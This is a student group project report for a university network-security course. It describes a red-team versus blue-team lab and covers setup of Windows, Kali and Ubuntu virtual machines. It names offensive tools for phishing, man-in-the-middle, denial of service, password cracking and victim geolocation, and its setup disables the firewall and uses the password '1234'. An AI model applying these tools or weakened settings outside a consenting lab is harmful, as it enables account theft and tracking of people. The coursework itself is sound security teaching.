

GROUP PROJECT

by Adriana Afandi

Submission date: 16-Jan-2024 04:01PM (UTC+0800)

Submission ID: 2271786077

File name: CIPHER_02A_FINAL_PROJECT.pdf (36.3M)

Word count: 4755

Character count: 24017



أونیورسiti مليسيا قهق السلطان عبد الله
UNIVERSITI MALAYSIA PAHANG
AL-SULTAN ABDULLAH

DATA NETWORK & SECURITY
BCN2023
PROJECT

1 LECTURER'S NAME: ABDULLAH BIN MAT SAFRI		
DATE OF SUBMISSION: 16 JANUARY 2024		
SECTION: 02A		
NAME	MATRIC ID	STUDENT PHOTO
MOHAMAD ZULFIKRY BIN MOHAMAD ZUKI	CB21012	
NURUL ADRIANA BINTI MOHAMMAD AFANDI	CB21045	
TENGKU FARISHA ELLIANA BINTI TENGKU HAMZAH	CB21039	
WARSENA A/P EH CHUOI	CB21056	

TABLE OF CONTENTS

CONCEPT	3
COMPUTER AND NETWORK SERVICES PREPARATION	5
RED TEAM	5
WINDOWS	5
LINUX	6
BLUE TEAM	7
WINDOWS	7
LINUX	7
SETTING UP WINDOWS	9
SETTING UP KALI LINUX	13
SETTING UP UBUNTU	17
ATTACK	21
TOOLS	21
PLANNING	22
WINDOWS	22
1. Zphisher (Instagram Phishing)	22
2. Ettercap	27
3. Kage	39
4. Slowloris	48
5. Cain and Abel	51

LINUX	57
1. SARA	57
2. Storm Breaker	60
3. Hping3	64
DEFENSE	65
TOOLS	65
PLANNING	66
WINDOWS	66
1. AVG Antivirus	66
2. Avast Antivirus	67
17 3. Windows Defender Firewall	69
4. Windows Defender Firewall	73
5. Windows Defender Firewall	75
LINUX	76
1. Antivirus ClamAV	76
2. Eset nod 32 Firewall	80
3. XDP-Firewall	84
TASK DISTRIBUTION	86
REFERENCES	87

CONCEPT

Our 10-week project, which accounts for 25% of our assessment, aims to improve online system security. We divided our four-person group into two teams: the Blue Team and the Red Team.

Blue Team's Job: Establishing Strong Defences

The Blue Team, made up of two members, began by connecting three computers. Two PCs use distinct operating systems: Windows and Linux. We updated and installed the newest security patches to ensure optimal protection. On Windows, we configured a web service and enabled networking options. The Linux machine received all of the essential networking tools. Our goal as the Blue Team was to protect against possible attacks. We investigated and implemented online defence techniques on both computers. We chronicled the entire process, including the first steps and ultimate defence setup.

Red Team Role: Testing the defences.

The remaining two members comprised the Red Team. Our task was to simulate hacking (in a responsible manner) and test our ability to gain access to computers. We evaluated various attack strategies and tools for Windows and Linux. We thoroughly documented our results and meticulously planned our attacks. We did not intend to inflict harm, only to test the defences. We executed five simulated attacks on Windows and three on Linux systems. We provided step-by-step explanations of each attack, including accompanying photos.

Learning and Improving Together:

The Blue Team then took over, demonstrating how they resisted our simulated onslaught. They had plans in place to prevent attacks and defend their systems. We chronicled their defences and gained valuable insights from their approach.

Throughout our project, we made a point of mentioning where we acquired our information. This allows others to check and learn more as needed. We communicated extensively as a group to ensure everyone understood the situation and resolved any issues.

Our goal was to understand and develop our systems while being responsible and ethical. This project is our effort to make online places safer for everyone.

COMPUTER AND NETWORK SERVICES PREPARATION

In preparation for the targeted attack, we have categorized the tools into two separate categories according to the platforms they are compatible with: Windows and Linux. Zphisher, Ettercap, Kage, Slowloris, Cain, and Abel are the tools that are used in the Windows environment. Meanwhile, Storm Breaker, Hping3, and SARA are available for the Linux platform. Below are the explanations for each tool on Windows and Linux.

RED TEAM

WINDOWS

TOOLS	EXPLANATION
Zphisher	<ul style="list-style-type: none">❖ Zphisher is a phishing application that automatically generates phishing websites across multiple internet platforms.❖ A form of social engineering where hackers trick users into revealing personal data including usernames and passwords.
Ettercap	<ul style="list-style-type: none">❖ Ettercap is used to carry out Man-in-the-Middle (MitM) attacks.❖ It has the ability to record, capture, and examine conversations between two network users.
Kage	<ul style="list-style-type: none">❖ Kage makes the process of designing graphical user interfaces (GUIs) for different penetration testing tools easier.❖ It aims to simplify user interaction with many tools

	via a single interface.
Slowloris	<ul style="list-style-type: none"> ❖ A Slowloris attack is a particular kind of Denial of Service (DoS) attack that may be carried out with the use of the tool Slowloris. ❖ It functions by establishing and maintaining many connections to the target web server.
Cain and Abel	<ul style="list-style-type: none"> ❖ Cain and Abel is a Microsoft Windows password recovery programme. ❖ It can retrieve a variety of password formats by employing strategies like brute-force and dictionary attacks.

LINUX

TOOLS	EXPLANATION
SARA	<ul style="list-style-type: none"> ❖ SARA is a security testing tool intended to assist security experts in locating and evaluating computer system vulnerabilities.
Storm Breaker	<ul style="list-style-type: none"> ❖ Storm Breaker is a tool that targets flaws in people rather than in technological systems. ❖ The main purpose of it is to locate the victim, including their GPS coordinates.
Hping3	<ul style="list-style-type: none"> ❖ Hping3 may be used for creating packets, scanning networks, and testing firewalls.

BLUE TEAM

WINDOWS

TOOLS	EXPLANATION
AVG Antivirus	<ul style="list-style-type: none">❖ AVG is an antivirus program that defends your computer against viruses, malware, and other internet threats.❖ It contains features like real-time scanning, email protection, and secure web browsing.
Avast Antivirus	<ul style="list-style-type: none">❖ Avast is another antivirus product that protects against viruses, malware, and other cyber dangers.❖ It has capabilities including real-time scanning, behaviour analysis, and a range of scanning methods.
Windows Defender Firewall	<ul style="list-style-type: none">❖ Windows Defender is a built-in antivirus and malware protection solution for Windows operating systems.❖ In addition to antivirus protection, Windows Defender has a firewall that monitors and controls incoming and outgoing network traffic.

LINUX

TOOLS	EXPLANATION
Antivirus ClamAV	<ul style="list-style-type: none">❖ ClamAV is an open-source antivirus engine designed to detect a variety of harmful malware.❖ It is commonly used on Linux-based systems and may be connected with email servers to detect viruses in attachments.
Eset nod 32 Firewall	<ul style="list-style-type: none">❖ Eset NOD32 is an antivirus software that protects against viruses, worms, and other forms of malware.❖ It also has a firewall component for monitoring and controlling network traffic.
XDP-Firewall	<ul style="list-style-type: none">❖ A stateless firewall that hooks to the Linux kernel's XDP hook using (e)BPF for rapid packet processing.❖ This firewall is intended to read filtering rules and filter incoming packets based on a configuration file stored on a disc.

SETTING UP WINDOWS

Step 1: Download Windows 10 ISO tool through this link


<https://www.microsoft.com/en-au/softwaredownload/windows10>

Create Windows 10 installation media


To get started, you will first need to have a licence to install Windows 10. You can then download and run the media creation tool. For more information on how to use the tool, see the instructions below.



Step 2: After installation, launch the exe file and select "Create installation media for another PC" and go to the next step.



Step 3: To select the media to utilise, select an ISO file and proceed with the next step.




Setting up VirtualBox for Windows

Step 1: Run the VM VirtualBox and click new.




Step 2: To save the folder, enter the name "Defence Windows 10".
Select the previously saved Windows.iso from the download file and proceed to the next step.




Step 3: To proceed, enter the admin username, repeat the password (1234), and click Next.



Step 4: After the setup has been completed, users can now run Windows using the virtualbox.




Step 5: To initiate the attack, turn off Windows Defender Firewall.



SETTING UP KALI LINUX


15

Step 1: Open <https://www.kali.org/get-kali/#kali-installer-images> Select the 64-bit installer and click to start the download.




Setting up VirtualBox for Kali Linux


Step 1: Run the VM VirtualBox and click new.




Step 2: To save a folder on Kali Linux, provide its name then, select the iso image (kali-linux-2023.4-installer-amd64.iso) saved in the download file and proceed by clicking the next button.




Step 3: Modify the virtual machine's hardware based on the device specifications, then click Next.




Step 4: To add a virtual hard disc or create a new one, click Next.



Step 5: The setup has been successfully completed.




Step 6: After the setup has been completed, users can now run Kali Linux using the virtualbox.



SETTING UP UBUNTU

6


Step 1: Download Ubuntu 23.0 through this link
<https://ubuntu.com/download/desktop>




Step 2: Run the Oracle Virtual Box and click the “New” icon.



